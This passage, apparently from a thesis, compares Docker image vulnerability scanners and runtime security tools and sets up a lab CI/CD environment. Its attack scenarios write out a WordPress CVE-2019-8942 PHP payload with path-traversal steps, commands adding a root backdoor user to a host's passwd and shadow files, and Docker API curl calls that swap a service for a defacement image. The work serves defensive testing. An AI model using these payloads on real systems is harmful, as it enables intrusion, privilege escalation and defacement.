Firstly, the author scanned a bigger set of random images, which gave an overview and possible shortcomings of the tools. There were problems continuously accessing collected registries and repositories in the testing period since they were deleted or restricted. Persistently available images in the testing cycle were 556. The bigger set of random images consisted of 295 unique services, 239 unique versions, 175 unique repositories, and 22 unique registries. Altogether this method produced 534210 results. Trivy was able to scan the most images, followed by Anchore-Engine, Clair, and least Dagda. Anchore-Engine and Trivy were able to identify a similar number of unique vulnerabilities, but Anchore-Engine had more *Unknown* vulnerabilities than others. Ultimately Trivy had a higher rate of detecting different severities that others. Unfortunately, we cannot compare Dagda since it does not report vulnerability severity, which is a big downside of this scanner.

There were some problems with vulnerability scanning tools. If image distribution is not supported, then Clair and Anchore-Engine do not produce an output. It can cause a bypass of the vulnerable image without any notification. Dagda had problems with communicating Docker API and passing command-line arguments in a particular order. When scanning with Dagda, there were different types of exceptions with some of the images which ultimately ended image scan with failures:

```
Unexpected exception of type APIError occurred: HTTPError 500 Server Error: Internal
Server Error;
Unexpected exception of type APIError occurred: HTTPError 409 Client Error: Conflict for
URL;
Unexpected exception of type APIError occurred: HTTPError 400 Client Error: Bad Request
for URL;
Unexpected exception of type RecursionError occurred: maximum recursion depth exceeded;
Unexpected exception of type FileNotFoundError occurred: No such file or directory.
```

Trivy had a problem downloading the database with each scan, which caused the GitHub rate limit to exceed exception.

```
INFO    Downloading DB...
2020-02-21T17:45:20.190Z    FATAL    failed to download vulnerability DB: failed to
download vulnerability DB: failed to list releases: GET
https://api.github.com/repos/aquasecurity/trivy-db/releases: 403 API rate limit exceeded
for 84.50.78.142. (But here's the good news: Authenticated requests get a higher rate
limit. Check out the documentation for more details.) [rate reset in 50m50s]
```

Trivy stores database in the GitHub where 60 requests per hour can be made. For authenticated requests, the rate limit allows up to 5000 requests per hour [**74**]. This problem can be solved using --skip-update parameter, which skips updating the database with each scanning cycle. Another option is to use Trivy as a client/server mode where Trivy client does not have to download a vulnerability database. It is helpful when scanning images at many locations are needed, and downloading the database at every location is not wanted [**74**].

Secondly, the smaller set of images with known vulnerabilities was scanned, which showed the accuracy and quality of the analysis report. The smaller set of images consisted of 59 unique images. Trivy and Anchore-Engine produced the most results. Similar results were made with the bigger set of images regarding Anchore-Engine since it has an outstanding number of unknown vulnerabilities. Clair did not identify vulnerabilities on two occasions, which resulted in an empty report.

From vulnerability scanners, Trivy is most convenient to run since it does not require dependency services or a dedicated database. Clair, Anchore-Engine, and Dagda require a dedicated database where startup takes many minutes to initialize. Anchore-Engine is challenging to set up since it has multiple services that are interacting with each other. It adds Anchore-Engine customizable policy enforcement engine, a must if there are specific compliance requirements to fulfill. Dagda has integrated ClamAV and Falco for monitoring containers and detecting anomalous activities and malware. Those features can make Dagda complicated and challenging to manage since it adds an extra layer of systems, and it spawns a separate Falco container, which is detecting malicious system calls. With Anchore-Engine and Dagda, it is more complex to scan images since it is a multi-step process that requires different commands for scanning and reporting vulnerabilities. Each tool can integrate with a continuous deployment pipeline, but Anchore-Engine needs an inline-scanner container where the compressed image size is 880MB [**75**]. An integration can achieve this with Anchore-Engine that moves the scanning and analysis work to the container image build process [**59**].

The qualitative decision matrix (Table 3) shows that the Dagda has 20 points, the least number of points of the analyzed tools. It can be correlated with Table 1 and Table 2, which shows the smallest number of successful image scans and detection rates. Dagda has benefits to report not only vulnerable but all packages. It also identifies local or remote vulnerabilities. Dagda has a good list of supported vulnerability databases, but it managed to find the least amount of vulnerabilities. The big downside of this scanner is that it does not have a severity field, which makes it challenging to prioritize vulnerabilities. Moreover, the Dagda report is challenging to process and automate since it contains multiple arrays of objects. For example, Elasticsearch flattens object hierarchies into a simple list of field values and names. In many such databases, objects in arrays are not well supported [**76**].

Anchore-Engine has 21 points with the benefit of generating a report of OS package or language package vulnerabilities found in the image separately. To generate a list of all vulnerabilities that can be found, regardless of whether they are against an OS or non-OS package type, the *all* vulnerability type can be used. Unfortunately, it reports NVD and vendor data objects in arrays. Anchore-Engine does not have a vulnerability description, which otherwise helps to give a fast overview of the vulnerabilities.

Clair with 24 points has a good vulnerability description with the references and detection of unfixed vulnerabilities. Clair lacks documentation on the official website but has gained popularity in the community and has plenty of resources elsewhere. Clair can take 4GB to 10GB of memory, which is similar to Anchore-Engine. Anchore-Engine has multiple dependencies and more features than Clair, which makes this memory consumption high for Clair.

Trivy with 30 points has similarly to Clair scanner good vulnerability description with the references and detection of unfixed vulnerabilities. Trivy analyzes the middle layers and obtains the information about the versions of the libraries that are used for static linking [**48**]. When the description field can sometimes be, overwhelming Trivy has a title field that provides an even better overview of the vulnerabilities. It can report OS and library vulnerabilities separately. Trivy is lightweight, with customizable reporting, vulnerability whitelists, and easily integrable into a continuous delivery pipeline, which gives it the highest score. Correlating decision matrix results with the highest successful scans (Table 1) and highest detection rates (Table 2) Trivy is the Docker image vulnerability scanning tool of choice.

3.2.2 Anomaly detection solution comparison

Runtime Security seeks to mitigate security problems by watching what changes may be made once a container runs and takes action on abnormal behavior. Each of these runtime security tools has different purposes, and there is overlap. They all function to reduce the damage that a process can cause once it has been compromised. They are all low-overhead and can be used to improve the security of software significantly. To compare features of the runtime tools, we need to analyze the container behavior at execution time to protect from:

- misconfiguration - intentional or not, leading to data loss, security intrusion and eventually information disclosure;
- vulnerabilities in the software;
- weak or leaked credentials, keys and other sensitive information that might allow remote access;
- resource abuse for cryptocurrency mining or just Denial of Service.

The qualitative decision matrix (Table 5) shows how to reach those protection measures by comparing runtime security tools in-depth.

	AppArmor	**SELinux**	**Seccomp**	**Sysdig Falco**
Control	Enforcement and complain.	Enforcement and permissive.	Enforcement.	Behavioral activity monitor.
Syntax complexity / Learning Curve	Configuration can be more easily adapted than SELinux.	Steep learning curve and increased complexity. SELinux is likely to cause problems, and rather than resolve these issues, users may disable it.	Configuration can be more easily adapted than SELinux.	Easy learning curve. Syntax contains macros and lists (processes or files).
Depth	Works using file paths as a kernel module.	Works as a kernel module. Attaches labels to all files, processes, and objects and is therefore flexible.	Linux kernel mechanism where the process can only perform a limited set of system calls and allows it to make a one-way transition to a restricted state. Works as a kernel module but can use the BPF program to direct a decision back to userspace.	While the other tools perform system call filtering or monitoring at the kernel level, Falco runs in kernel-level or userspace, using an eBPF module to obtain system calls.
Policy rules	Policies completely define what system resources individual applications can access, and with what privileges. Policies are generally richer and more complex than Seccomp.	Policies apply separately to actors, actions, and targets. Also, they are much more complicated than Apparmor policies as they are generally more complex than Seccomp, but the policy that would be suitable in the wide range of circumstances is difficult to write.	Low-level filter that reduces the attack surface area of the kernel. Policies are easier than Apparmor and SELinux.	Stream of system calls from the kernel act based on the collection of rules. Sysdig filtering expressions are used to send notifications to either file, Syslog, or programs and identify suspicious activity.

Well supported Operating Systems	Ubuntu, Debian, OpenSUSE, and its variants.	CentOS, Fedora, Red Hat, and its variants. It has problems with Ubuntu and its variants.	CentOS/RHEL/Fedora, Debian/Ubuntu, and CoreOS.	Possible to run Falco container directly on a Linux host. CentOS/RHEL/Amazon Linux, Debian/Ubuntu, and CoreOS.
Docker support	Docker generates and loads a docker-default profile for containers.	Adding --selinux-enabled as a parameter to dockerd, containers will run with a default set of policies enforced. The Docker engine should be configured with a non-default data-root /var/lib/docker.	By default, Docker launches processes with a Seccomp profile that disables 44 system calls.	Falco is container-native, so rules and alerts will understand what a process is in the container.
Documentation	There is a lack of documentation for setting up, configuring, and using the tool with the Docker but has more information than SELinux.	There is a lack of documentation for setting up, configuring, and using the tool with the Docker.	There is a lack of documentation for setting up, configuring, and using the tool with the Docker but more than SELinux.	Plenty of documentation on the official site.
Profile generator	The Bane tool generates a configuration file for each service to achieve the best result. It needs some manual action, but the syntax has a simple learning curve.	The Udica tool is in an early phase of development. Easy to use and automatable for large systems.	Multiple tools like seccomp-gen, oci-seccomp-bpf-hook, syscall2seccomp, or go2seccomp generate profiles by whitelisting syscalls by the container. Needs some manual action to forward syscalls from containers to the tool.	It has a good set of default rules and easy syntax that allows for easy code re-use.

Table 5. Anomaly Detection Solution Comparison

Comparison of the features

Overall, these products are grouped into ones focused on enforcement and auditing. By limiting system calls from succeeding enforcement tools use the policy to change the behavior of a process [**50**]. AppArmor, SELinux, and Seccomp are enforcement tools. Sysdig Falco is an auditing tool that notifies based on specified policies [**49**]. Auditing tools use the policy by controlling the behavior of a process and reporting when it steps outside of the policy.

For an Apparmor during Docker engine installation, a docker-default profile is created in the Docker file within /etc/apparmor.d/ directory. When running a container, it runs with a docker-default security profile unless overwritten it with the security-opt option. AppArmor is path-based and defines rules that set access rights to designated resources. AppArmor profile allows or disallows specific capabilities, such as network access or file read, write, and execute permissions [**50**]. It is the most supported and documented enforcement tool at the moment. SELinux, in some aspects, is often compared with AppArmor. AppArmor policies locate around processes, but SELinux policies apply separately to actors, actions, targets, and are more complex. SELinux attaches a label to every file in the filesystem and limits the access of an application to specific labels [**49**]. For example, Nginx can only use files and folder labeled explicitly as web files and other applications cannot. AppArmor accomplishes the same thing without using labels since it uses file paths.

It is not recommended to have AppArmor and SELinux at the same time. SELinux is tested and enabled by default with CentOS and Red Hat Enterprise Linux. Ubuntu, Debian, openSUSE offer AppArmor as an alternative security mechanism that is enabled by default. After enabling SELinux on Ubuntu, many package installations may fail. In particular, running a "groupadd" command to add a group-specific to a service may be failing [**77**]. It restricts using SELinux on widespread OS distribution like Ubuntu.

SELinux is more powerful, fine-grained, and flexible than AppArmor, at the cost of a steep learning curve and increased complexity. SELinux is potentially more secure since there is more control over how processes are isolated, but that assumes the profiles are built well. AppArmor is easier to understand and use, which means it is less likely that configuration errors will cause dangerous holes that are difficult to find. Using these default security rulesets will probably save a considerable amount of time. In large agile architecture, it can be almost impossible to create a custom ruleset for each container. However, every version or even tag of a Docker container image is unique and may have differences in user-defined data directories, binary paths, scripts that need to access some external port or device or the configuration. There is a need to adapt the templates to specifics before actually using them in production. If the ruleset syntax is highly complex, then automatic ruleset creation is needed. Some tools are providing sufficient default rulesets, but others need something more. To bring a solution that can address the disadvantages mentioned above, the Udica tool SELinux can be used. Udica is developed by Lukas Vrabec, who is a Senior Software engineer and SELinux technology evangelist. Udica can generate SELinux security policies for containers. The tool creates a policy that connects rules inherited from specified CIL blocks and rules discovered by inspecting the container JSON file, which contains mount points and port definitions [**52**]. This tool is still in an early phase of development, but it has great potential since it can create an SELinux profile based on Docker container inspect information, and it can be easily automated. Similarly to SELinux, Apparmor has a custom profile generator called Bane and Seccomp seccomp-gen, oci-seccomp-bpf-hook, syscall2seccomp, or go2seccomp for generating profiles by whitelisting syscalls by the container.

For making configuring Apparmor rules easier, Bane uses a simple TOML file format for configuration files. It generates the Apparmor profile by whitelisting only the commands strictly necessary and disabling writing and reading to directories that are generally not used by the applications deployed in the container. It is needed to create a Bane configuration file for each service to achieve the best result. It needs some manual action, but the syntax has a simple learning curve. With Bane configuration files, it is possible to add deny rules for directories, executable files, network protocols or add read-only permissions to files or folders. Bane will automatically install the policy in a /etc/apparmor.d/containers/ directory and run apparmor_parser, which loads profiles into the kernel.

Seccomp filters specify which system calls are permitted, and what arguments they are permitted to have. It is a low-level filter that reduces the attack surface area of the kernel. Damage a malicious process can do can be protected with Seccomp. When fewer syscalls are available, then the smaller is the attack surface. Therefore, an attacker might gain control over some process, but Seccomp will limit available syscalls to only those it needs. For example, a bug in keyctl() that allows syscall to elevate privileges would not be functional for privilege escalation in a program with restricted access to that call. AppArmor and SELinux may be used to allow a program to have read access to /etc/passwd, but not /etc/shadow. The policies can also be used to restrict capabilities, or even limit network access. However, the default filter on Seccomp allows more than 300 of the 435 syscalls on Linux 5.3 x86_64. There is the syscall tracer for Seccomp as an Open Container Initiative runtime hook, which is called at different stages of the container lifecycle. This project is created by Divyansh Kamboj, Dan Walsh, and Valentin Rothberg, who are involved in the creation of the Seccomp. Syscall-tracing hook runs at the prestart stage, where the init process of the container is created but not yet started. PID namespace of the container will be extracted at this point, compiled the eBPF program, and started by it. The container runtime can start the container once the eBPF program runs [**78**]. Unfortunately, this program could not be compiled with the code left in the master branch of the repository. Automated CI script, Ubuntu, or CentOS operating systems failed to build an executive script. There is also an older tool called seccomp-gen [**79**], where the last release was 08.12.2018. This tool allows piping the output of strace [**80**] through, and it will generate a Docker Seccomp profile that whitelists the syscalls of the container. There is no easy and workable Seccomp profile generator. They all need manual action to output syscalls from the container with a strace tool, which can be time-consuming.

Falco can run in userspace, using a kernel module to obtain system calls, while the other tools perform system call filtering at the kernel level. It makes Falco an easier target since killing or starving the Falco process can disable detection. Probably more complicated would be replacing a loaded set of policies or BPF program in the kernel. Falco has not so steep learning curve compared to AppArmor, SELinux, and Seccomp. Nevertheless, it can take many steps to create the users, roles, subjects, and targets and tie them together into Falco policy [**49**]. Filtering on a syscall in Falco, it is prone to get a lot more alerts with little context. One of the challenges is writing rules at a higher level than just blocking syscalls. For detection, it is necessary to get just enough information about compromise. Fortunately, Falco is using Sysdig filter syntax, which is written in YAML and is simple to write. It has a good set of default rules which can detect and report malicious container, application, host, and network activity.

Attacks leveraging the trust of the rootfs have also resulted in SELinux and AppArmor bypasses for Docker, as demonstrated by the following description by Tyler Hicks for CVE-2015-1334 found by Roman Fiedler: „A malicious container can create a fake proc filesystem, possibly by mounting tmpfs on top of the container's /proc, and wait for an lxc-attach to be running from the host environment. Lxc-attach incorrectly trusts the container's /proc/PID/attr/current, exec files to set up the AppArmor profile, and SELinux domain transitions which may result in no confinement being applied“ [**81**]. Moreover, there is a possibility to bypass Seccomp by enabling ptrace inside a Docker container. Docker mitigates this issue by disallowing using ptrace inside containers by dropping SYS_PTRACE by default [**82**]. Furthermore, Using the --privileged flag when creating a container with Docker run disables Apparmor, SELinux, and Seccomp even if specifying a profile. The same goal is achieved with the argument --cap-add ALL --security-opt apparmor=unconfined --security-opt seccomp=unconfined.

Analysis of results

New vulnerabilities are identified in applications regularly, so taking only preventative measures to secure a system is not enough. Even with automated updating of applications, a patch to a publicly-announced vulnerability may not release quickly enough. Furthermore, many security settings are not correctly implemented, configured, or tested. That is the reason for relying on preventative measures may create a false sense of security. There are and will be multiple ways to bypass and disable runtime security tools. That is why a preventive and detection security strategy will require mechanisms to monitor, alert, and investigate anomalous behavior through the incident. In general, Seccomp reduces the chance that a kernel vulnerability will be successfully exploited. Apparmor and Selinux prevent an application from accessing files they should not access, and Falco will detect and report any syscall defined in rulesets. It is not easy to set up many of the tools, but they offer excellent security in the containers. Profile generators are making the configuration more manageable, but still creating and enforcing these kernel features for a target container is based on trial and error, mixed with multiple time-consuming attempts. For enterprises with major deployments and orchestration involved, generating Seccomp profiles can be a time-consuming task. There is more value in working to build custom AppArmor, SELinux, or Falco profiles. It was disappointing to realize the lack of documentation on how to install, configure, and use custom rulesets of Apparmor, SELinux, and Seccomp for Docker containers. On the other hand, Sysdig

Falco has proper documentation and default rulesets on the official site since it is a relatively new tool and is actively developed. Selecting one runtime security tool that suits everybody is unlikely since they all have overlaps and are meant for different purposes. Overview, comparisons, and evaluations done by the author should give input for decision-makers. Creating Docker runtime security in agile organization tools like Falco, Seccomp, and Apparmor or SELinux can be used based on the infrastructure, ease of profile generation, and the need to detect and prevent targeted attacks.

4 Tests

In this chapter, the lab environment will be created that has CI/CD pipeline components. The infrastructure is built as close as possible to real-word enterprises with high availability features. The author will be conducting possible attack scenarios and testing Docker image scanning and anomaly detection solutions in a lab environment. Selected tools are based on the analysis results done in paragraph 3. Possible implementation and integration solutions are being provided for the Docker image scanning process in an agile organization. Detection and prevention features are tested against targeted attacks and known vulnerabilities in Docker containers.

4.1 Lab description

In the real world, there can be situations when a sudden spike in traffic can lead to a service outage. High availability architecture is an approach of defining the system, which ensures optimal operational performance. There are a couple of different technologies needed to set up to achieve a highly available system. High availability is a function of system design that enables an application to automatically reroute work to another capable system or restart in the event of failure [**83**]. Many different open-source components provide high availability. They are changing in time, and each organization implements its environment differently. Figure 3 provides an overview of the open-source and high availability components used in the lab environment.




Figure 3. Lab environment components

The lab is built utilizing VMware vSphere Hypervisor. An operating system for all servers is Ubuntu server 19.10 (Eoan Ermine). Each server has an IP address together with floating IP that can be moved between servers. Keepalived is used for IP failover between servers and its facilities for load balancing and high-availability to Linux-based infrastructures by using the floating IPs [**84**]. For a container orchestration and service failover, Docker Swarm is used, which is a group of servers that are running the Docker applications and that have been configured to join together in a cluster. For optimal fault-tolerance, a minimum of 3 nodes is required to have fault tolerance of one. That is why the lab consists of three servers, each with 2 CPUs and 1.5GB of RAM. For instance, if a node becomes unavailable, Docker schedules that node running containers that are part of a swarm service on other nodes [**85**]. For scalable network filesystem GlusterFS is used. It incorporates automatic failover and is suitable for data-intensive tasks that share centralized storage across the Docker swarm cluster [**86**]. Automatic failover allows a server to go down without any data loss. GlusterFS storage pool is mounted to /srv/gluster/shared_mnt directory in each node.

Containers are managed by stacks, which is Docker swarm functionality. In the lab environment following stacks and services used:

- traefik:
  - Traefik - reverse proxy that is serving websites;
- ci:
  - Portainer - the graphical user interface for managing Docker-based environments;
  - registry - self-hosted Docker registry for storing and distributing Docker images;
  - Gitea - self-hosted Git service;
  - build-server - Drone CI/CD platform for automating build, test, and release workflows. Drone server container;
  - build-agent - Drone runner poll the server for workloads to execute;
- deps:
  - patroni_haproxy - provides a single endpoint for connecting to the PostgreSQL clusters leader;
  - patroni_etcd - distributed key-value store PostgreSQL cluster data;

- psqldb1 - high availability PostgreSQL replication set on docker1 node;
- psqldb2 - high availability PostgreSQL replication set on docker2 node;
- psqldb3 - high availability PostgreSQL replication set on docker3 node.

Traefik is a Docker-aware reverse proxy and load balancer for HTTP and TCP-based applications. In the lab environment, Traefik routes specified requests to different application containers. Traefik is configured to serve everything over HTTPS using Let's Encrypt certificate authority [**87**]. Traefik version 2.2.0 version is used.

Portainer is a graphical user interface that allows for managing Docker-based environments. In the lab architecture, this is meant for system administrators and developers to manage the swarm cluster. Portainer version 1.20.1 is used.

Gitea is a self-hosted Git service. Git is an open-source version control system for tracking changes in source code during software development [**88**]. Gitea version 1.4.0 is used. Gitea supports many databases, but for a lab environment, PostgreSQL is used. Patroni is one of the high-availability solutions for PostgreSQL. It uses etcd distributed configuration store, which is managing three high availability PostgreSQL instances. Each node contains PostgreSQL version 9.6 asynchronous streaming replication, which protects against data loss in primary database failure. Patroni provides an HAProxy configuration, which will give Gitea a single endpoint for connecting to the cluster's leader.

For automating build, release, and deploy workflows, Drone CI is used. The Drone integrates seamlessly with Gitea, in case of triggers, automatically sends a webhook to Drone, which in turn triggers pipeline execution [**89**]. The Docker plugin can be used to build and publish images to the Docker registry. For pushing and pulling Docker images private Docker registry with version 2.7.1 is used. The registry keeps its data on the GlusterFS storage pool.

4.2 Targeted attacks

Scenarios are created to identify possible vulnerable surface areas in the continuous delivery pipeline by detecting known vulnerabilities in the images or detecting and preventing targeted attacks in containers. Following attack scenarios will be tested against selected solutions in the lab environment.

Scenario 1

The company has a stack for an internal blog that uses custom WordPress version 4.9.8, built with in-house CI/CD tooling. WordPress 4.9.8 allows remote code execution and path traversal attacks. These vulnerabilities have assigned CVE-2019-8942 and CVE-2019-8943. In a nutshell, these security flaws could enable attackers with at least author privileges to execute PHP code and gain system control. Affected versions of WordPress include versions before 5.0.1 and 4.9.9.

Malicious insider has author privilege in WordPress for contributing content from time-to-time. Insider decides to exploit the vulnerabilities as mentioned earlier and creates a malicious image with the ExifTool utility. Insider uploads PHP code embedded in an image file to a WordPress site. Exploiting CVE-2019-8942, an insider resizes an image and performs a path traversal by changing the *_wp_attached_file* reference during the upload. Malicious insider wants to get the WordPress database credentials, which are located in the /var/www/html/wp-config.php file. Attacker follows these steps to achieve the desired result [**90**]:

1) adding a payload to the existing image with ExifTool;

```
exiftool pic.jpg -documentname="<?php echo exec(\$_POST['cmd']); ?>″
```

2) upload the payload image file;
    a. log in with the author permissions to the URL path /wp-admin/;
    b. click media - add a new image in the media library dashboard to upload pic.jpg file;
    c. capture the request with the browser network developer tools;
    d. select the uploaded picture and click edit for more details. Finally, click update;
3) crop the image;
    a. go to media and select the uploaded image;
    b. capture the request with the browser network developer tools;
    c. click edit image to crop the image and then click save button;
    d. capture new image name;
4) update the attached file and add the command to the end of request captured in step 2;

```
&meta_input[_wp_attached_file]=<current_year>/<current_month>/pic.jpg#/<new_image_name>.
jpg
```

5) crop the image and run step 3 request again;
6) update the attached file and run the command captured in step 2;

```
&meta_input[_wp_attached_file]=<current_year>/<current_month>/pic.jpg#../../../../themes
/<current_theme>/<new_image_name>.jpg
```

7) crop the image;
   a. rerun step 3 request;
8) create the request carrying the payload by adding a new post;
   a. click posts and add new to create a new post;
   b. click new to create a new post and add the command to the end of the request;

```
&meta_input[_wp_page_template]=<last cropped image file name>
```

9) trigger the local file inclusion for arbitrary code execution by accessing the post with the payload.

Alternatively, a malicious insider can get foothold even easier by running Metasploit framework module *wp_crop_rce* [**91**].

Scenario 2

A developer wants to use the Nginx web server for the new project. Conveniently he finds a prebuilt image uploaded to the Docker Hub registry and adds the image to his new project. Everything seems to be working, but what he does not know is that there is also included a web shell by the attacker, which is executed in the container runtime. The malicious actor has used a Golang web shell that supports any Unix-like operating system with the Bourne shell. The attacker found the code from GitHub public repository go-webshell [**92**]. A web shell is a web-based implementation of the shell concept that can allow remote access to the container. Furthermore, the developer mounted the host node root directory to the container /hostOS directory to keep the application's persistent data. An attacker can use the web shell to escalate privileges to the host machine by creating a system user for himself. An attacker creates root user “toor” with the password “Passw0rd*”*:

```
$ echo 'toor:x:0:0:root:/root:/bin/sh' >> /hostOS/etc/passwd
$ echo
'toor:$6$12345678$TroDizgs2gVH4tqE5B3XQrkFSQgQ3TU2mSRFk3HXeuA85I1wVQ39F48PomJGk68Me7NUW6
c5ZjUkK3IusV2fO0:17697:0:99999:7:::' >> /hostOS/etc/shadow
```

Scenario 3

The company uses outdated Gitea version 1.4.0 in its CI/CD pipeline, which is publicly accessible. Gitea has remote code execution, which has an error in the Git LFS implementation [**93**]. It enables to bypass image scanners since it does not have CVE released. It is possible to manage Docker containers from the Gitea container since it has access to the Docker daemon port. The attacker changes the visual appearance of the website that is serving the public website by using RCE. The attacker has created an image named deface:v1 for the website defacement and uses Docker Engine API that is executed by Gitea RCE:

1) pulls an image from the registry;

```
curl -k -XPOST "http://172.17.0.1:2375/v1.24/images/create?fromImage=deface&tag=v1"
```

2) gets existing website frontend container metadata;

```
DATA=$(curl -k
"http://172.17.0.1:2375/v1.24/services/ci_portainer?insertDefaults=false")
ID=$(echo $DATA | jq -r .ID)
VERSION=$(echo $DATA | jq -r .Version.Index)
```

3) replaces existing website frontend container image with defaced version.

```
curl -k -XPOST
"http://172.17.0.1:2375/v1.24/services/$ID/update?registryAuthFrom=spec&version=$VERSION
" -d '{"Name": "ci_portainer", "TaskTemplate": {"ContainerSpec": {"Image": "deface:v1"},
"Networks": [{"Target": "proxy"}]}, "Labels": {"com.docker.stack.namespace":
"ci","traefik.enable":
"true","traefik.http.services.ci_portainer.loadbalancer.server.port":
"80","traefik.http.routers.ci_portainer.tls":
"true","traefik.http.routers.ci_portainer.rule":
"Host(`www.lab.ex`)","traefik.http.routers.ci_portainer.entrypoints": "https"},"Mode":
{"Replicated": {"Replicas": 1}}}'
```

4.2.1 Image scanning solution tests

The author created a script named image_scanner.py that can be added to the pipeline and is available in the public GitHub repository [**94**]. Firstly, pipeline components Traefik version 2.2, Registry version 2.7.1, and Drone version 1.0.0-rc.5 do not contain any known vulnerabilities. Gitea version 1.4.0 has 6 critical, 13 high, 25 medium, and 5 low vulnerabilities. It can indicate that it is necessary to upgrade Gitea to a newer version 1.11, which has no known vulnerabilities. Patroni PostgreSQL has 19 critical, 109 high, 315 medium, and 56 low vulnerabilities. Since Patroni PostgreSQL is pulled from an unsupported repository and the image does not have an official repository, it is recommended to build it in the local CI/CD pipeline to keep it updated.

Continuous Delivery platform has different capabilities and features [**95**]. Overall, they all have similar logic that enables build, test, and deploy of the code, based on a configuration file in the repository. Drone CI pipelines are configured by placing a drone.yml file in the root of the git repository. In the lab environment for an internal blog that uses a custom WordPress pipeline configuration is used which builds, scans and pushes the image to the registry in a single step:

```
pipeline:
  build-scan-push:
    image: docker
    volumes:
      - /var/run/docker.sock:/var/run/docker.sock
    commands:
      - export IMAGE="wordpress:v4.9.8"
      # Build an image
      - docker build --no-cache -t $IMAGE .
      # Add scanner dependencies
      - apk add --no-cache python3
      - pip3 install docker elasticsearch
      - wget https://raw.githubusercontent.com/apihlak/vuln-scanner-
analysis/master/image_scanner.py && chmod 755 image_scanner.py
      # Scan an image
      - ./image_scanner.py --severity HIGH,CRITICAL --image $IMAGE
      #- ./image_scanner.py --severity HIGH,CRITICAL --enforce --image $IMAGE
      # Push an image to registry
      - docker tag $IMAGE registry.lab.ex/$IMAGE
      - docker push registry.lab.ex/$IMAGE
